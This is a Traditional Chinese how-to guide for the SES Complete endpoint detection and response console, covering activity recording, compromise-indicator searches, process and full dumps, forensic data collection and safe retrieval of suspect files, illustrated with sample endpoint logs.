
端點活動收集設定

SES Complete 讓您掌控終端裝置上儲存的資料量。



每當發生可疑活動時，SES Complete 會徹底分析攻擊鏈以找出所有涉案者。
隨後系統將調取其所有記錄活動，進而為您節省時間，讓所有相關活動皆可供您進行調查。

若需精細控制儲存的資料及其儲存位置，請新增端點活動記錄器規則。



這使使用者能夠精細控制要記錄哪些事件類型（例如程序、檔案、登錄檔和網路），以及資料的儲存位置。


執行端點入侵跡象偵測、完整記憶體轉存及程序轉存

要搜尋端點資料，請前往「調查」標籤頁，選擇「端點」，然後按下「端點搜尋」按鈕。共有兩種不同的搜尋類型：

- 端點活動記錄器-檢視該端點已發生的活動資料庫。
- 遭入侵證據-檢視端點的當前狀態，尋找目標項目，例如檔案、登錄檔項目或正在執行的程序。


若計劃執行多項終端點活動記錄器搜尋，可先將終端點資料上傳至雲端以加速搜尋流程。

以下是一個針對C&C流量進行端點搜尋的範例。我們在此搜尋任何與三個已知C&C伺服器相關的網路活動。




若計劃執行多項端點活動記錄器搜尋作業，可先將端點資料上傳至雲端以加速搜尋流程。您可選擇上傳全部資料、特定時間區間的全部資料，或僅上傳單一程序的相關資料。

在下方的螢幕截圖中，發現了一個偽裝成 Google Chrome 的可疑檔案。我們能判斷它並非正版Chrome，因為該檔案未經簽署、僅出現在極少數端點，且是全新出現的。請選擇「More Actions」，接著點選「Process Dump」，即可取得與該檔案執行活動相關的完整端點活動記錄器事件轉存檔。




鑑識資料收集終端設備當前狀態的相關資訊包含執行中的程序、服務、開啟的網路連線／網路監聽程序、權限提升、使用者／群組資訊等豐富內容。


要上傳端點的所有端點活動記錄器資料，請選取該端點，按下「More Actions」，然後選擇「Full Dump」。



無論執行的是完整轉存還是程序轉存，皆可透過前往「調查」標籤頁並選擇「端點」來查看結果。




選擇轉存檔後，系統將提供該端點或程序執行的詳細活動清單。此處的程序轉存顯示可疑版本的 chrome.exe 執行以下操作：建立 C&C 通訊流量、建立惡意 JavaScript 程式碼，並執行該惡意 JavaScript。




鑑識資料請求

鑑識資料請求與完整轉存及程序轉存類似，皆會主動聯繫指定端點以收集資料。鑑識資料會蒐集端點當前狀態的相關資訊，包含執行中的程序、服務、開啟的網路連線/網路監聽、權限提升、使用者/群組資訊等諸多項目。詳情請參閱https://techdocs.broadcom.com/us/en/symantec-security-software/endpoint-security-and-management/endpoint-security/sescloud/Endpoint-Detection-and-Response/EDR-Actions/Collecting-forensic-data.html。我們持續新增各類資料，例如瀏覽器歷史紀錄與已下載檔案。

要啟動鑑識資料請求，請選擇端點，按下「More Actions」，然後選擇「Capture Forensic Data」。



如同檢視完整或程序轉存，欲檢視鑑識資料時，請選擇「調查」後再點選「端點」。



鑑識資料顯示端點的當前狀態。

Dec 5, 2022, 11:14:11 PM	Established connection between 0.0.0.0:9182 and 0.0.0.0:0 for PID/Process 3580/windows_exporter.exe	Victim-1	8087-Network Query
Dec 5, 2022, 11:14:11 PM	Established connection between 0.0.0.0:135 and 0.0.0.0:0 for PID/Process 980/svchost.exe	Victim-1	8087-Network Query
Dec 5, 2022, 11:14:11 PM	Established connection between 0.0.0.0:5357 and 0.0.0.0:0 for PID/Process 4/System	Victim-1	8087-Network Query
Dec 5, 2022, 11:14:09 PM	launched svchost.exe under NT AUTHORITY\SYSTEM user context, the activity is safe with a malicious score of 54.	Victim-1	8081-Process Query
Dec 5, 2022, 11:14:09 PM	launched fontdrvhost.exe under Font Driver Host\UMFD-0 user context, the activity is safe with a malicious score ...	Victim-1	8081-Process Query
Dec 5, 2022, 11:14:09 PM	launched svchost.exe under NT AUTHORITY\SYSTEM user context, the activity is safe with a malicious score of 54.	Victim-1	8081-Process Query
Dec 5, 2022, 11:14:09 PM	launched svchost.exe under NT AUTHORITY\LOCAL SERVICE user context, the activity is safe with a malicious scor...	Victim-1	8081-Process Query
Dec 5, 2022, 11:14:09 PM	launched svchost.exe under NT AUTHORITY\LOCAL SERVICE user context, the activity is safe with a malicious scor...	Victim-1	8081-Process Query

這包含與C&C伺服器的連線，顯示威脅仍存在於端點上。


Established connection between 172.28.48.7:52756 and 52.1.93.201:443 for PID/Process 9712/powershell.exe	Victim-1	8087-Network Query

SES COMPLETE已提供關於所遇檔案的META-DATA，包括雜湊值、檔案大小、位置等資訊。


從端點收集檔案

SES Complete 已提供所遇檔案的METADATA，包含雜湊值、檔案大小、位置等資訊。為協助分析，亦可透過以下任一方法擷取檔案副本：


1.前往「裝置」選單，選擇存放該檔案的端點，點選「檔案」標籤頁，選取目標檔案後，按下「Get File」按鈕。




2.前往該檔案所屬的活動，並選擇「Get File」。




3.對於非可執行檔案，請瀏覽至涉及該檔案的事件，將檔案路徑複製至剪貼簿，接著點選右側的三個垂直點，並選擇「Endpoint Search」。



選擇「入侵證據」，輸入搜尋描述，於「Filter by」欄位輸入「FilePath:」，貼上目標檔案的完整路徑，接著點選右下角的「Search」按鈕。




要查看「入侵證據」搜尋結果，請先選擇「調查」和「端點」，然後點選搜尋結果即可。



從搜尋結果中，選擇「Get File」。

任何檔案皆可選取，包含含有敏感資料的文件。為確保此類資料安全，系統可能要求您輸入目標機器的憑證（本機帳戶或網域管理員帳戶）。

由於檔案可能具有惡意性質，系統會將其下載為密碼保護的壓縮檔，以避免觸發您的安全軟體。內部檔案將重命名為該檔案的雜湊值（無任何副檔名），防止意外執行檔案。



調查整個進程樹

